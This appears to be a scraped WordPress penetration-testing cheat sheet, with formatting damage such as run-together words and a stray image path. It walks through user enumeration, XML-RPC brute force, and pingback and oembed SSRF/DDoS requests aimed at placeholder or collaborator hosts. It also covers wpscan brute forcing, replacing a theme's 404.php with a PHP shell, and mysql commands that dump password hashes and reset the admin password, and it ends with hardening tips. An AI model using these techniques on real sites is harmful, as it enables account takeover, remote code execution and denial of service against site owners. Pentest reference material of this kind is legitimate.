Uploaded files go to: http://10.10.10.10/wp-content/uploads/2018/08/a.txt
Themes files can be found in /wp-content/themes/, so if you change some php of the theme to get RCE you probably will use that path. For example: Using theme twentytwelve you can access the 404.php file in: /wp-content/themes/twentytwelve/404.php
Another useful url could be: /wp-content/themes/default/404.php****
In wp-config.php you can find the root password of the database.
Default login paths to check: /wp-login.php, /wp-login/, /wp-admin/, /wp-admin.php, /login/
index.phplicense.txtcontains useful information such as the version WordPress installed.wp-activate.phpis used for the email activation process when setting up a new WordPress site.- Login folders (may be renamed to hide it):
/wp-admin/login.php/wp-admin/wp-login.php/login.php/wp-login.php
xmlrpc.phpis a file that represents a feature of WordPress that enables data to be transmitted with HTTP acting as the transport mechanism and XML as the encoding mechanism. This type of communication has been replaced by the WordPress REST API.- The
wp-contentfolder is the main directory where plugins and themes are stored. wp-content/uploads/Is the directory where any files uploaded to the platform are stored.wp-includes/This is the directory where core files are stored, such as certificates, fonts, JavaScript files, and widgets.
- The
wp-config.phpfile contains information required by WordPress to connect to the database such as the database name, database host, username and password, authentication keys and salts, and the database table prefix. This configuration file can also be used to activate DEBUG mode, which can useful in troubleshooting.
- Administrator
- Editor: Publish and manages his and others posts
- Author: Publish and manage his own posts
- Contributor: Write and manage his posts but cannot publish them
- Subscriber: Browser posts and edit their profile
Check if you can find the files /license.txt or /readme.html
Inside the source code of the page (example from https://wordpress.org/support/article/pages/):
meta name

- CSS link files

- JavaScript files

curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2curl -s -X GET https://wordpress.org/support/article/pages/ | grep http | grep -E '?ver=' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2You probably won't be able to find all the Plugins and Themes passible. In order to discover all of them, you will need to actively Brute Force a list of Plugins and Themes (hopefully for us there are automated tools that contains this lists).
You get valid users from a WordPress site by Brute Forcing users IDs:
curl -s -I -X GET http://blog.example.com/?author=1
If the responses are 200 or 30X, that means that the id is valid. If the the response is 400, then the id is invalid.
You can also try to get information about the users by querying:
curl http://blog.example.com/wp-json/wp/v2/users
Only information about the users that has this feature enable will be provided.
Also note that /wp-json/wp/v2/pages could leak IP addresses**.**
If xml-rpc.php is active you can perform a credentials brute-force or use it to launch DoS attacks to other resources.
To see if it is active try to access to /xmlrpc.php and send this request:
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>

wp.getUserBlogs, wp.getCategories or metaWeblog.getUsersBlogs are some of the methods that can be used to brute-force credentials. If you can find any of them you can send something like:
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
The message "Incorrect username or password" inside a 200 code response should appear if the credentials aren't valid.
Also there is a faster way to brute-force credentials using system.multicall as you can try several credentials on the same request:
If you can find the method pingback.ping inside the list you can make the Wordpress send an arbitrary request to any host/port.
This can be used to ask thousands of Wordpress sites to access one location (so a DDoS is caused in that location) or you can use it to make Wordpress lo scan some internal network (you can indicate any port).
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>
</value></param></params>
</methodCall>

If you get faultCode with ****a value greater then 0 (17), it means the port is open.
Take a look to the use of **system.multicall**in the previous section to learn how to abuse this method to cause DDoS.
This file usually exists under the root of the Wordpress site: /wp-cron.php
When this file is accessed a "heavy" MySQL query is performed, so I could be used by attackers to cause a DoS.
Also, by default, the wp-cron.php is called on every page load (anytime a client requests any Wordpress page), which on high-traffic sites can cause problems (DoS).
It is recommended to disable Wp-Cron and create a real cronjob inside the host that perform the needed actions in a regular interval (without causing issues).
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>username</value></param>
<param><value>password</value></param>
</params>
</methodCall>


Using the correct credentials you can upload a file. In the response the path will appears (https://gist.github.com/georgestephanis/5681982)
<?xml version='1.0' encoding='utf-8'?>
<methodCall>
	<methodName>wp.uploadFile</methodName>
	<params>
		<param><value><string>1</string></value></param>
		<param><value><string>username</string></value></param>
		<param><value><string>password</string></value></param>
		<param>
			<value>
				<struct>
					<member>
						<name>name</name>
						<value><string>filename.jpg</string></value>
					</member>
					<member>
						<name>type</name>
						<value><string>mime/type</string></value>
					</member>
					<member>
						<name>bits</name>
						<value><base64><![CDATA[---base64-encoded-data---]]></base64></value>
					</member>
				</struct>
			</value>
		</param>
	</params>
</methodCall>
<methodCall>
    <methodName>pingback.ping</methodName>
    <params>
        <param><value><string>http://target/</string></value></param>
        <param><value><string>http://yoursite.com/and_some_valid_blog_post_url</string></value></param>
    </params>
</methodCall>

Try to access https://worpress-site.com/wp-json/oembed/1.0/proxy?url=ybdk28vjsa9yirr7og2lukt10s6ju8.burpcollaborator.net and the Worpress site may make a request to you.
This is the response when it doesn't work:

{% embed url="https://github.com/t0gu/quickpress/blob/master/core/requests.go" %}
This tool checks if the methodName: pingback.ping and for the path /wp-json/oembed/1.0/proxy and if exists, it tries to exploit them.
cmsmap -s http://www.domain.com -t 2 -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0"
wpscan --rua --enumerate --url http://www.domain.com --api-token <API_TOKEN> --passwords /usr/share/wordlists/external/SecLists/Passwords/probable-v2-top1575.txt #Brute force found users and search for vulnerabilities using a free API token (up 50 searchs)
#You can try to bruteforce the admin user using wpscan with "-U admin"Appearance → Editor → 404 Template (at the right)
Change the content for a php shell:

Search in internet how can you access that updated page. In thi case you have to access here: http://10.11.1.234/wp-content/themes/twentytwelve/404.php
You can use:
use exploit/unix/webapp/wp_admin_shell_upload
to get a session.
Extract usernames and passwords:
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;select concat_ws(':', user_login, user_pass) from wp_users;"Change admin password:
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;UPDATE wp_users SET user_pass=MD5('hacked') WHERE ID = 1;"Make sure WordPress, plugins, and themes are up to date. Also confirm that automated updating is enabled in wp-config.php:
define( 'WP_AUTO_UPDATE_CORE', true );
add_filter( 'auto_update_plugin', '__return_true' );
add_filter( 'auto_update_theme', '__return_true' );
Also, only install trustable WordPress plugins and themes.
- ****Wordfence Security****
- ****Sucuri Security****
- ****iThemes Security****
- Remove default admin user
- Use strong passwords and 2FA
- Periodically review users permissions
- Limit login attempts to prevent Brute Force attacks
- Rename
wp-admin.phpfile and only allow access internally or from certain IP addresses.